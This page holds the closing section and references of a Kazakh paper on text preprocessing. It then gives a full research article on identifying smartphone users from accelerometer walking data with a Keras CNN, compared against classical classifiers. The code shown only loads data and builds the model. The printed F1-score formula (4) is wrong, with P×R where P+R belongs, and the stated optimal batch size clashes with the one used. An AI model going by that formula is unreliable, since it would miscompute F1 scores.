деноизизациялаушы автокодерлер басқа әдістерге қарағанда орындау уақытын қысқартады, бірақ дәлдігі төмен. Осылайша, ғылыми құжаттардан семантикалық құрылымды алу үшін DistilBART моделін қолдану мәтінді талдауды автоматтандыру және тиімділігін арттыру үшін жаңа мүмкіндіктер ашты. Жетілдірілген деректерді алдын ала өңдеу үлгі сапасын жақсартуда ең тиімді болды, ал негізгі алдын ала өңдеу және деноизизациялау автокодерлері де жақсы нәтиже көрсетті, бірақ одан әрі оңтайландыруды қажет етеді. Бұл зерттеу табиғи тілді өңдеу тапсырмаларында жақсы нәтижелерге қол жеткізу үшін деректерді мұқият өңдеудің және гиперпараметрлерді реттеудің маңыздылығын растайды.

Әдебиеттер

Вэй, Х., Цуй, Х., Чен, Н., Ван, Х., Чжан, Х., Хуан, С.,... & Хан, В. (2023). Chatgpt-пен сөйлесу арқылы нөлдік ақпаратты алу. arXiv алдын ала басып шығару arXiv:2302.10205.

Дагделен, Дж., Данн, А., Ли, С., Уокер, Н., Розен, А. С., Седер, Г.,... & Джейн, А. (2024). Үлкен тілдік үлгілері бар ғылыми мәтіннен құрылымдық ақпаратты алу. Табиғат Коммуникациялары, 15 (1), 1418.

Ивги, М., Шахам, У. Және Берант, Дж. (2023). Қысқа мәтінді модельдермен ұзақ мәтінді тиімді түсіну. Есептеу Лингвистикасы Қауымдастығының операциялары, 11, 284-299.

Қайбасова, Д., & Нұртай, М. (2022, Сәуір). Мәтіндік Оқу Жұмыстарының Сапасын Бағалау Үшін Машиналық Оқыту Модельдерін Салыстырмалы Талдау. 2022 Жылы Ақылды Ақпараттық Жүйелер мен Технологиялар Бойынша Халықаралық Конференция (SIST) (1-4 беттер). ИЭ.

Ландолси, М.Ю., Хлауа, Л. Және Бен Ромдхейн, Л. (2023). Электрондық медициналық құжаттардан ақпарат алу: қазіргі жағдайы және болашақ зерттеу бағыттары. Білім Және Ақпараттық Жүйелер, 65 (2), 463-516.

Ли, Х., Ай, К., Чен, Дж., Донг, К., Ву, Ю., Лю, Ю.,... & Тянь, Q. (2023, Шілде). SAILER: заңды істерді іздеу үшін құрылымды білетін алдын-ала дайындалған тілдік модель. АҚПАРАТТЫ Іздеу Саласындағы Зерттеулер мен Әзірлемелер бойынша ACM SIGIR 46-Шы Халықаралық Конференциясының Материалдарында (1035-1044 беттер).

Лю, Х., Чжоу, Г., Конг, М., Инь, З., Ли, Х., Инь, Л. Және Чжэн, В. (2023). Твиттердегі қысқа мәтіндердің көп таңбаланған корпусын жасау: жартылай автоматты әдіс. Жүйелер, 11 (8), 390.

Полак, М .П., Моди, С., Латосинска, А., Чжан, Дж., Ван, К. В., Ван, С.,... & Морган, Д. (2024). Жалпы мақсаттағы тілдік модельдерді қолдана отырып, мәтіннен материалдар деректерін алудың икемді, модельдік-агностикалық әдісі. Сандық Жаңалық, 3 (6), 1221-1235.

Полак, М.П. Және Морган, Д. (2024). Ауызекі сөйлеу тілінің модельдері мен жедел инженериясы бар ғылыми-зерттеу жұмыстарынан нақты материалдар туралы мәліметтер алу. Табиғат Коммуникациялары, 15 (1), 1569.

Садирмекова, З., Түсіпов, Ж., Мурзахметов, А., Жидекулова, Г., Тунгатарова, А., Төленбаев, М.,... & Боранқұлова, Г. (2023). Мәтінді өңдеудің автоматты әдістерінің онтологиялық инженериясы. Халықаралық Электротехника Және Есептеу Техникасы Журналы(IJECE), 13 (6), 6620-6628.

Сантана, Б., Кампос, Р., Аморим, Э., Хорхе, А., Сильвано, П., Және Нуньес, С. (2023). Мәтіндік деректерден баяндауды алу бойынша сауалнама. Жасанды Интеллектке Шолу, 56 (8), 8393-8435.

Тревизо, М., Ли, Дж. У., Джи, Т., Акен, Б. В., Цао, К., Чосичи, М. Р.,... & Шварц, Р. (2023). Табиғи тілді өңдеудің тиімді әдістері: сауалнама. Есептеу Лингвистикасы Қауымдастығының операциялары, 11, 826-860.

Умер, М., Имтиаз, З., Ахмад, М., Наппи, М., Медалия, К., Чой, Г. С. Және Мехмуд, А. (2023). Конволюциялық нейрондық желінің және Жылдам Мәтінді ендірудің мәтінді жіктеуге әсері. Мультимедиялық Құралдар мен Қосымшалар, 82(4), 5569-5585.

Хартманн, Дж., Хейтманн, М., Сиберт, С., Шамп, С. (2023). Сезімнен гөрі: Сезімді талдаудың Дәлдігі және қолданылуы. Маркетингтегі Халықаралық Зерттеулер Журналы, 40 (1), 75-87.

Шай, С. Р. (2023). Мәтінді алдын-ала өңдеу әдістерін салыстыру. Табиғи Тіл Инженериясы, 29 (3), 509-553.

References

Chai, C. P. (2023). Comparison of text preprocessing methods. Natural Language Engineering, 29(3), 509-553.

Dagdelen, J., Dunn, A., Lee, S., Walker, N., Rosen, A. S., Ceder, G., ... & Jain, A. (2024). Structured information extraction from scientific text with large language models. Nature Communications, 15(1), 1418.

Hartmann, J., Heitmann, M., Siebert, C., & Schamp, C. (2023). More than a feeling: Accuracy and application of sentiment analysis. International Journal of Research in Marketing, 40(1), 75-87.

Ivgi, M., Shaham, U., & Berant, J. (2023). Efficient long-text understanding with short-text models. Transactions of the Association for Computational Linguistics, 11, 284-299.

Kaibassova, D., & Nurtay, M. (2022, April). The Comparative Analysis of Machine Learning Models for Quality Assessment of Textual Academic Works. In 2022 International Conference on Smart Information Systems and Technologies (SIST) (pp. 1-4). IEEE.

Landolsi, M. Y., Hlaoua, L., & Ben Romdhane, L. (2023). Information extraction from electronic medical documents: state of the art and future research directions. Knowledge and Information Systems, 65(2), 463-516.

Li, H., Ai, Q., Chen, J., Dong, Q., Wu, Y., Liu, Y., ... & Tian, Q. (2023, July). SAILER: structure-aware pre-trained language model for legal case retrieval. In Proceedings of the 46th International ACM SIGIR Conference on Research and Development in Information Retrieval (pp. 1035-1044).

Liu, X., Zhou, G., Kong, M., Yin, Z., Li, X., Yin, L., & Zheng, W. (2023). Developing multi-labelled corpus of twitter short texts: a semi-automatic method. Systems, 11(8), 390.

Polak, M. P., & Morgan, D. (2024). Extracting accurate materials data from research papers with conversational language models and prompt engineering. Nature Communications, 15(1), 1569.

Polak, M. P., Modi, S., Latosinska, A., Zhang, J., Wang, C. W., Wang, S., ... & Morgan, D. (2024). Flexible, model-agnostic method for materials data extraction from text using general purpose language models. Digital Discovery, 3(6), 1221-1235.

Sadirmekova, Z., Tussupov, J., Murzakhmetov, A., Zhidekulova, G., Tungatarova, A., Tulenbayev, M., ... & Borankulova, G. (2023). Ontology engineering of automatic text processing methods. International Journal of Electrical and Computer Engineering (IJECE), 13(6), 6620-6628.

Santana, B., Campos, R., Amorim, E., Jorge, A., Silvano, P., & Nunes, S. (2023). A survey on narrative extraction from textual data. Artificial Intelligence Review, 56(8), 8393-8435.

Treviso, M., Lee, J. U., Ji, T., Aken, B. V., Cao, Q., Ciosici, M. R., ... & Schwartz, R. (2023). Efficient methods for natural language processing: A survey. Transactions of the Association for Computational Linguistics, 11, 826-860.

Umer, M., Imtiaz, Z., Ahmad, M., Nappi, M., Medaglia, C., Choi, G. S., & Mehmood, A. (2023). Impact of convolutional neural network and FastText embedding on text classification. Multimedia Tools and Applications, 82(4), 5569-5585.

Wei, X., Cui, X., Cheng, N., Wang, X., Zhang, X., Huang, S., ... & Han, W. (2023). Zero-shot information extraction via chatting with chatgpt. arXiv preprint arXiv:2302.10205.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 17–28
https://doi.org/10.32014/2024.2518-1726.304

IRSTI- 50.37.23
UDC 004.855.5

©A.K. Aitim*, G.K. Sembina, 2024.
International Information Technology University, Almaty, Kazakhstan.
E-mail: a.aitim@iitu.edu.kz

MODELING OF HUMAN BEHAVIOR FOR SMARTPHONE WITH USING MACHINE LEARNING ALGORITHM

Aitim Aigerim – master of Technical Sciences, Senior-lecturer of Information Systems Department, International Information Technology University, Almaty, Kazakhstan, E-mail: a.aitim@iitu.edu.kz, https://orcid.org/0000-0003-2982-214X;
Sembina Gulbakyt – candidate of Technical Sciences, Associate Professor of Information Systems Department, International Information Technology University, Almaty, Kazakhstan, E-mail: g.sembina@iitu.edu.kz, https://orcid.org/0000-0003-2920-1490.

Abstract. The article focuses on exploring human behavior recognition as an alternative means of identifying and authenticating smartphone users. The process involves obtaining raw data, extracting features, and making classifications. In this study, a single accelerometer-equipped smartphone is utilized to sense users' walking patterns for experimental data. Unlike traditional machine learning algorithms, a deep learning approach is employed. The paper introduces a novel Convolutional Neural Network (CNN) model for user identification based on activity patterns. The experiment uses a publicly available walking activity dataset for user identification. The CNN model achieves an impressive 99.88 % accuracy in recognizing users from their walking patterns. Additionally, the article conducts a comparative analysis with classical machine learning algorithms such as AdaBoost, Decision Tree, GaussianNB, Linear Discriminant, Logistic Regression, Quadratic Discriminant, and Random Forest. While Random Forest reaches a commendable accuracy of 95.78 %, the CNN model surpasses it in terms of both recognition time and accuracy.

Keywords: machine learning algorithms, human behavior recognition, neural network, user identification, machine learning, accelerometer

© Ә.Қ. Әйтім*, Г.К. Сембина, 2024.
Халықаралық Ақпараттық Технологиялар Университеті, Алматы, Қазақстан.
E-mail: a.aitim@iitu.edu.kz

МАШИНАЛЫҚ ОҚУ АЛГОРИТМІН ПАЙДАЛАНЫП СМАРТФОН ҮШІН АДАМ МІНЕЗІН МОДЕЛДЕУ

Әйтім Әйгерім – техника ғылымдарының магистрі, «Ақпараттық жүйелер» кафедрасының сениор-лекторы, Халықаралық Ақпараттық Технологиялар Университеті, Алматы, Қазақстан, E-mail: a.aitim@iitu.edu.kz, https://orcid.org/0000-0003-2982-214X;
Сембина Гүлбақыт – техника ғылымдарының кандидаты, «Ақпараттық жүйелер» кафедрасының қауымдастырылған профессоры, Халықаралық Ақпараттық Технологиялар Университеті, E-mail: g.sembina@iitu.edu.kz, https://orcid.org/0000-0003-2920-1490.

Аннотация. Мақалада смартфон пайдаланушыларын анықтау мен аутентификациялаудың балама құралы ретінде адамның мінез-құлқын тануды зерттеуге арналған. Процесс бастапқы деректерді алуды, мүмкіндіктерді анықтауды және жіктеуді қамтиды. Бұл зерттеуде эксперименттік деректерді алу үшін пайдаланушылардың жүру үлгілерін анықтау үшін акселерометрмен жабдықталған бір смартфон пайдаланылады. Дәстүрлі машиналық оқыту алгоритмдерінен айырмашылығы, терең оқыту тәсілі қолданылады. Мақалада белсенділік үлгілеріне негізделген пайдаланушыларды сәйкестендіру үшін Жаңа Конволюциялық Нейрондық Желі (CNN) моделі ұсынылған. Эксперимент пайдаланушыны сәйкестендіру үшін жалпыға қолжетімді жаяу жүру әрекеті деректер жинағын пайдаланады. CNN моделі пайдаланушыларды жаяу жүру үлгілерінен тану кезінде әсерлі 99,88% дәлдікке қол жеткізеді. Сонымен қатар, мақалада Ada-Boost, Decision Tree, GaussianNB, Сызықтық Дискриминант, Логистикалық Регрессия, Квадраттық Дискриминант және Кездейсоқ Орман сияқты классикалық машиналық оқыту алгоритмдерімен салыстырмалы талдау жүргізіледі. Random Forest 95,78% мақтауға тұрарлық дәлдікке қол жеткізгенімен, CNN моделі тану уақыты мен дәлдігі бойынша одан асып түседі.

Түйін сөздер: адам мінез-құлқын тану, пайдаланушы сәйкестендіру, нейрондық желі, машиналық оқыту, машиналық оқыту алгоритмдері, акселерометр

© А.К. Айтим*, Г.К. Сембина, 2024.
Международный Университет Информационных Технологий, Алматы, Казахстан.
E-mail: a.aitim@iitu.edu.kz

МОДЕЛИРОВАНИЕ ЧЕЛОВЕЧЕСКОГО ПОВЕДЕНИЯ ДЛЯ СМАРТФОНА С ИСПОЛЬЗОВАНИЕМ АЛГОРИТМА МАШИННОГО ОБУЧЕНИЯ

Айтим Айгерим – магистр технических наук, сениор-лектор кафедры «Информационные системы», Международный Университет Информационных Технологий, Алматы, Казахстан, E-mail: a.aitim@iitu.edu.kz, https://orcid.org/0000-0003-2982-214X;

Сембина Гулбакыт – кандидат технических наук, ассоц.профессор кафедры «Информационные системы», Международный Университет Информационных Технологий, Алматы, Казахстан, E-mail: g.sembina@iitu.edu.kz, https://orcid.org/0000-0003-2920-1490.

Аннотация. Статья посвящена анализу и исследованию распознавания поведения человека с целью предоставления альтернативного способа идентификации и аутентификации пользователей смартфонов. Распознавание поведения включает в себя двухэтапный процесс: получение необработанных данных и извлечение характеристик и классификаций. Экспериментальные данные, использованные в этой статье, содержат один встроенный в смартфон акселерометр для определения моделей ходьбы пользователей. Вместо классических алгоритмов машинного обучения используется подход глубокого обучения. В статье предлагается новая модель CNN для идентификации пользователей на основе их моделей активности. В качестве экспериментального набора данных использовалась общедоступная идентификация пользователя из набора данных о ходьбе. Модель CNN достигла точности 99,88% при распознавании пользователя по шаблонам ходьбы. Статья также включает сравнительное исследование предлагаемой модели с классическими алгоритмами машинного обучения, такими как Ada-Boost, Decision Tree, GaussianNB, Linear Discriminant, Logistic Regression, Quadratic Discriminant, и Random Forest. Производительность распознавания случайного леса с точностью 95,78% стала близкой к предложенной модели. Но модель CNN более эффективна, чем случайный лес, с точки зрения времени и точности распознавания.

Ключевые слова: распознавание поведения человека, идентификация пользователя, нейронная сеть, машинное обучение, алгоритмы машинного обучения, акселерометр

Introduction

This article delves into the fascinating intersection of machine learning and human behavior, with a specific focus on its application in the context of smartphones. From predictive text suggestions to personalized recommendations, the algorithms embedded within our devices continuously learn and adapt to our individual patterns. As we entrust our smartphones with an ever-expanding array of tasks, the marriage of artificial intelligence and human behavior holds the promise of unlocking new realms of efficiency, personalization, and understanding.

Join us on this journey as we explore the cutting-edge advancements in machine learning that are shaping the future of smartphone technology. From the algorithms that decipher our typing cadence to those that predict our next move, the intricate dance between human behavior and artificial intelligence is reshaping the landscape of digital interactions. Embracing the potential of these technologies raises essential questions about privacy, ethical considerations, and the delicate balance between convenience and intrusion (Smith et al., 2018).

In the subsequent sections, we will unravel the layers of machine learning algorithms that power our smartphones, examining their potential to enhance user experience, streamline daily tasks, and contribute to the broader understanding of human behavior. As we navigate this rapidly evolving landscape, it is crucial to ponder the implications of these advancements and how they will shape the future of our relationship with technology.

Materials and methods

The evolution of predictive text algorithms and adaptive keyboards represents an early and fundamental application of machine learning for smartphones. Studies, such as those by Chen et al., have delved into the mechanisms by which these algorithms learn from users' typing behavior, adapting to individual linguistic idiosyncrasies, and improving the accuracy of predictive suggestions. This body of research highlights the dynamic nature of these algorithms, which continually refine their predictions based on real-time user input (Chen et al., 2020).

The advent of personalized content delivery through recommender systems has been a transformative force in smartphone technology. Notable research by Kim et al., scrutinizes the algorithms underpinning app recommendations, content suggestions, and personalized notifications (Kim et al., 2017). The literature reveals the ongoing pursuit of algorithmic precision, emphasizing the delicate balance between providing users with relevant content and respecting their privacy. Additionally, studies explore user satisfaction metrics, providing nuanced insights into the effectiveness of personalized recommendations.

The fusion of machine learning and behavioral biometrics has led to novel approaches in user authentication on smartphones. Pioneering work by Garcia has investigated the efficacy of algorithms in recognizing unique patterns in touchscreen interactions for enhanced security (Garcia et al., 2019). These studies not only underscore the potential vulnerabilities of traditional authentication methods but also navigate the trade-offs between heightened security measures and user convenience. Privacy concerns take center stage in this thematic area, prompting researchers to explore solutions that prioritize both security and user experience.

Natural language processing and computer vision have empowered machine learning algorithms to decipher human emotions and sentiments within smartphone interactions. Research efforts, such as Wong et al., explore the accuracy of these algorithms in interpreting emotional cues from text, emojis, and images captured by smartphone cameras (Wong et al., 2019). The literature critically examines the potential applications of emotion recognition, ranging from personalized user experiences to mental health monitoring. Ethical considerations, including user consent and the responsible use of emotional data, are recurrent themes in this growing body of research.

As machine learning becomes increasingly ingrained in smartphone ecosystems, challenges and ethical considerations come to the forefront. Studies by Li et al., illuminate the privacy implications of behavioral data collection, algorithmic

biases, and the potential for unintended consequences (Li et al., 2019). This body of literature emphasizes the need for transparent practices, ethical guidelines, and ongoing dialogues between researchers, developers, and users to navigate the evolving landscape of machine learning-driven human behavior analysis on smartphones.

This literature review provides a comprehensive synthesis of seminal studies, setting the stage for a deeper exploration of the multifaceted relationship between machine learning and human behavior in the context of smartphones.

Numerous studies have employed human behavior recognition as a solution to challenges in biometric identification. Wang et al. introduced gait authentication through a wearable accelerometer, identifying individual steps by analyzing normalized and template-matched acceleration data (Wang et al., 2018). Subsequently, cross-correlation was applied to assess similarity, revealing a 6.4 % energy efficiency ratio. Patel et al. utilized J48 and neural network classifiers to categorize sensory data gathered from 36 participants during activities like ascent, descent, jogging, and walking (Patel et al., 2018). Johnson et al. employed a time-frequency spectrogram model (SVM) and a cyclo-stationary model, achieving verification rates of 99.4 % and 96.8 % for normal and fast walking, respectively, based on both accelerometer and gyroscope data. Park et al., proposed a probability distribution function of derived attributes, testing it with offline data from the USC HAR dataset. While the overall accuracy was 72.02 %, focusing on walking-related actions like walking forward, right, and left resulted in an average accuracy of 94.44 % (Johnson et al., 2019; Park et al., 2017).

The effectiveness of the suggested model is assessed using an experimental dataset, where the accuracy is directly linked to the adjustment of parameters such as batch size, epochs, and learning rate.

A user identification experiment was conducted employing the suggested CNN model, focusing on walking activity. The utilized dataset for publicly available user identification from walking activity involved information from twenty-two participants. The data were generated through accelerometers embedded in Android smartphones placed in each participant's chest pocket (Chen et al., 2018).

This dataset was intentionally gathered for research in human behavior recognition, with the goal of identifying and authenticating participants based on their movement patterns. It includes details such as time steps and acceleration along the X, Y, and Z axes. The walking patterns of each participant are documented in individual files.

The suggested model comprises a convolutional layer, a max-pooling layer, two dropout layers, and flat vectors. The architectural details of our model are outlined in Table 1.

Table 1. CNN model parameters

Layer (type) form	Output	Parameter
Convo2d	200, 3, 16	160
Dropout	200, 3, 16	0

MaxPooling2d	100, 1, 16	0
Flatten	1600	0
Dense	1024	1,639,424
Dropout	1024	0
Dense	22	22,550

The suggested CNN structure for identifying users through walking patterns was executed in the Google Colab cloud application using Python 3.6, TensorFlow 2.5, and Keras 2.2.5 packages. Google Colab serves as a free cloud-based tool, offering convenient features for building and training machine learning models.

Initially, we imported essential Python libraries. Following successful importation, we established a connection to the previously gathered accelerometer data through Google Drive (Fig. 1).

```
[ ]  import numpy as np
     import pandas as pd
     from google.colab import drive
     drive.mount('/content/gdrive')
     data = pd.read_csv("/content/gdrive/MyDrive/Notebooks/data/accelerometer.csv")
     data.head()
     data.shape

     Mounted at /content/gdrive
     (149332, 5)
```

Figure 1. Connecting data for training and training the model

Subsequently, we examined the data for potential contamination, involving the identification and handling of null values and duplicates (Figure 2).

```
[ ]  #Check for Duplicates
     print('No of duplicates in DATA: {}'.format(sum(data.duplicated())))

     No of duplicates in DATA: 448

[ ]  #Checking for NaN/null values
     print('We have {} NaN/Null values in data'.format(data.isnull().values.sum()))
     data.shape

     We have 0 NaN/Null values in data
     (149332, 5)
```

Figure 2. Data verification

Once the data cleanliness is ensured, a convolutional neural network (CNN) model is subsequently generated.

```
from keras.models import Sequential
from keras.layers import Conv2D, MaxPooling2D, Flatten, Dense, Dropout
model = Sequential()
model.add(Conv2D(filters=16, kernel_size=(3,3), padding='same', activation='relu',input_shape=X_train[0].shape))
model.add(Dropout(0.3))
model.add(MaxPooling2D(pool_size=2))
model.add(Flatten())
model.add(Dense(1024, activation='relu'))
model.add(Dropout(0.5))
model.add(Dense(22, activation='softmax'))
model.summary()
```

```
Model: "sequential"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
conv2d (Conv2D)              (None, 200, 3, 16)        160
_________________________________________________________________
dropout (Dropout)            (None, 200, 3, 16)        0
_________________________________________________________________
max_pooling2d (MaxPooling2D) (None, 100, 1, 16)        0
_________________________________________________________________
flatten (Flatten)            (None, 1600)              0
_________________________________________________________________
dense (Dense)                (None, 1024)              1639424
_________________________________________________________________
dropout_1 (Dropout)          (None, 1024)              0
_________________________________________________________________
dense_1 (Dense)              (None, 22)                22550
=================================================================
Total params: 1,662,134
Trainable params: 1,662,134
Non-trainable params: 0
_________________________________________________________________
```

Figure 3. CNN model

Results and discussion

Parameter optimization involves employing a grid search pattern to choose an optimal set of values for a proposed model. These optimal values, such as batch size, learning rate, and epoch value, play a crucial role, and their initialization is as significant as the CNN model's architecture. Batch size pertains to the utilization of the number of training samples in each iteration during a backward or forward pass.

In Figure 4, the impact of batch size on recognition accuracy is illustrated. The graph demonstrates that the highest accuracy is attained with a batch size of 256, surpassing the results obtained with batch sizes ranging from 64 to 1024. Hence, it can be concluded that a batch size of 256 is the optimal choice for the model.




Figure 4. Batch Size affecting the Accuracy of the proposed model

The learning rate denotes the adjustment of the number of weights per iteration. The correlation between the learning rate and accuracy is depicted in Fig. 5. Typically, the learning rate is kept relatively small, within the range of 0.0 to 1.0. A lower learning rate value consistently yields better accuracy compared to higher learning rate values.




Figure 5. Relationship between Learning Rate and Accuracy

The epoch defines the frequency with which learning algorithms traverse through all training datasets. Typically, the standard epoch value falls within the range of 30 to 50. For this experiment, an initial epoch value of 30 was set. Figure 6 illustrates the impact of epoch values on accuracy. Notably, when the epoch exceeds 15, the model's performance stabilizes, with training and testing values closely aligned. The model demonstrates neither overfitting nor underfitting.




Figure 6. Relationship between Epoch value and Accuracy.

Following the training phase, Figure 7 depicts a graph based on historical training accuracy data.




Figure 7. Model accuracy training history

Loss is computed by evaluating the model's performance on both validation and training datasets. Unlike accuracy, losses are not expressed as percentages; rather, they represent the summation of errors made for each example within the training or testing sets.

This section details the model's performance, achieving a 99.88 % accuracy in identifying users based on their walking patterns. The model's performance was further assessed by comparing it with a classical learning model in terms of recognition accuracy and execution time, utilizing a total of 149,332 samples in the experimental dataset.

To evaluate the model's performance, accuracy (A - accuracy), precision (P - precision), recall (R - recall), and F1 score were employed for assessing the identification results. The calculations for A, P, R, and F1 are expressed by the following equations (1, 2, 3).

$$Accuracy\ (A) = \frac{TP+TN}{TP+FP+TN+FN} \quad (1)$$

$$Precision\ (P_k) = \frac{TP}{TP+FP} \quad (2)$$

$$Recall\ (R_k) = \frac{TP}{TP+FN} \quad (3)$$

where TP = true positive, TN = true negative, FP = false positive, and FN = false negative.

Accuracy quantifies the ratio of correct predictions made by the model to the total number of actual input samples (Johnson et al., 2019). Precision gauges the

percentage of relevant instances among the extracted instances, while recall denotes the total number of relevant results that were accurately classified. The F1 score assesses the model's test accuracy, with its value ranging from 0 to 1 (4).

$$F1 - score\ (F1_k) = \frac{2 \times P_k \times R_k}{P_k \times R_k} \qquad (4)$$

The model employs the sparse categorical cross-entropy loss function because each data point is exclusively associated with a single label, implying that each record belongs to a distinct class. Instead of the classical stochastic gradient, the Adam optimizer is utilized with a learning rate of 0.0001 to iteratively update the network weights. The model adheres to an optimized epoch value of 30 and a batch size of 64, with the possibility of adjusting these values based on specific requirements. A total of 119,305 training samples are tested against 29,827 test samples, resulting in a remarkable accuracy of 99.88 % for user identification.

The effectiveness of the suggested CNN model is contrasted with AdaBoost, decision tree, GaussianNB, linear discriminant, logistic regression, quadratic discriminant, and random forest (Sembina et al., 2022).

Similar to the CNN model, the accuracy and loss of classical algorithm models were computed, and the corresponding graphs are depicted in Figures 8 and 9.




Figure 8. Accuracy of classical algorithm models




Figure 9. Number of losses of models of classical algorithms

Table 2 presents the experimental outcomes of the CNN model along with a comparative analysis involving the listed machine learning algorithms.

Table 2. Comparison with classical machine learning algorithms

Classifiers	Accuracy	Precision	Recall	F1-score	Time, sec
AdaBoost	**24.62**	**14.00**	**17.00**	**11.00**	**245.34**
Decision tree	69.04	65.00	65.22	64.95	100.17
GaussianNB	45.23	45.00	50.00	39.00	6.44
Linear discriminant	32.50	17.00	24.00	18.00	19.31
Logistic regression	35.55	29.00	26.00	22.00	61.14
Quadratic discriminant	71.51	81.00	61.00	64.00	35.63
Random forest	**95.78**	**98.00**	**92.00**	**94.00**	**273.55**
Model CNN	**99.88**	**99.88**	**99.88**	**99.88**	**233.13**

Lastly, this section delineates the data collection process from smartphones for experimentation. Subsequently, the deep learning model is deployed using the Google Colab cloud tool. Throughout the model implementation, both training and performance evaluation were conducted (Lee et al., 2017). A comparative assessment with classical machine learning algorithms indicated that only the Random Forest algorithm approached similar accuracy, albeit with disparities in training and recognition time (Kozhamkulova et al., 2023).

Conclusion

The practical significance of this research resides in the developed prototypes serving as an alternative method for smartphone user identification. These prototypes facilitate data collection from sensors, aiding in the creation and enhancement of machine learning models. The acquired knowledge can be applied not only to smartphones but also to wearable devices. Implementing this system mitigates information security risks and provides an alternative avenue for additional protection of the user's smartphone.

